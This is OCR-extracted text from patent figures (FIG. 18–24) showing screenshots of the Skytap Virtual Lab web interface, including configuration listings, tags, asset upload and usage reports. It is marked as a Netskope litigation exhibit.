

1810
1815
1805
Skytap VIRTUAL LAB
User B Company A
Configuration: Company A - Build 1342
Owner: User B
Description:

FIG. 18



Skytap VIRTUAL LAB
User A Company A
Dashboard
Projects
Lib
Library
Admin
Configurations
Virtual Machines
Search Configurations
Category
All Categories
Favorites
My Configurations
Project Configurations
Public Configurations
Vendor
All Vendors
Red Hat
Microsoft
Open Source
Language
All Languages
German
Korean
Chinese (Simplified)
English (United States)
Italian
Name
Date
Company A Test Clone
Owner User A
Created Fri Apr 04, 2008
Used in Company A - Security
Validation
Favorite
Previous
Next

FIG. 19



Skytap VIRTUAL LAB
User A Company A
Tags for Company A - Build 1341, JMeter Load Testing
Company A
Labels for Company A Build 1341, JMeter Load Testing
Delete
Delete
Delete

FIG. 20



2110
2105
User A Company A
Skytap VIRTUAL LAB
Upload Assets
Drag files here to upload them to Virtual Lab
or

FIG. 21




FIG. 22

Netskope Exhibit 1002 - Appendix B7




FIG. 23

Netskope Exhibit 1002 - Appendix B7




2400
2411
2410
2460
2470
2412
2413
2414
2415
2416
Dashboard
Library
Lab
Assets
Projects
Admin
Help
Users
Projects
Configurations
Auditing
Usage
Public IPs
Settings
View reports for SVM usage
Summary | Monthly Detail
Current usage is 3.0 SVMs (?)
Active items:
Paid? Start_Time User SVMs RAM (MB) Cores SVM Hrs Item
Element Vendor Metering Rate Name
Borland Hammocuis (Fake Version 2.2)
Borland
Total users
$/user/month
Ubuntu 7.10 (Gutsy Gibbon)
Windows Server 2003 Standard R2 SP2
Company quotas
My quotas
SVMs
SVM hours
Storage
Public IP Addresses
©2009 SkyHop, Inc.
Contact Us License Agreement Support

FIG. 24

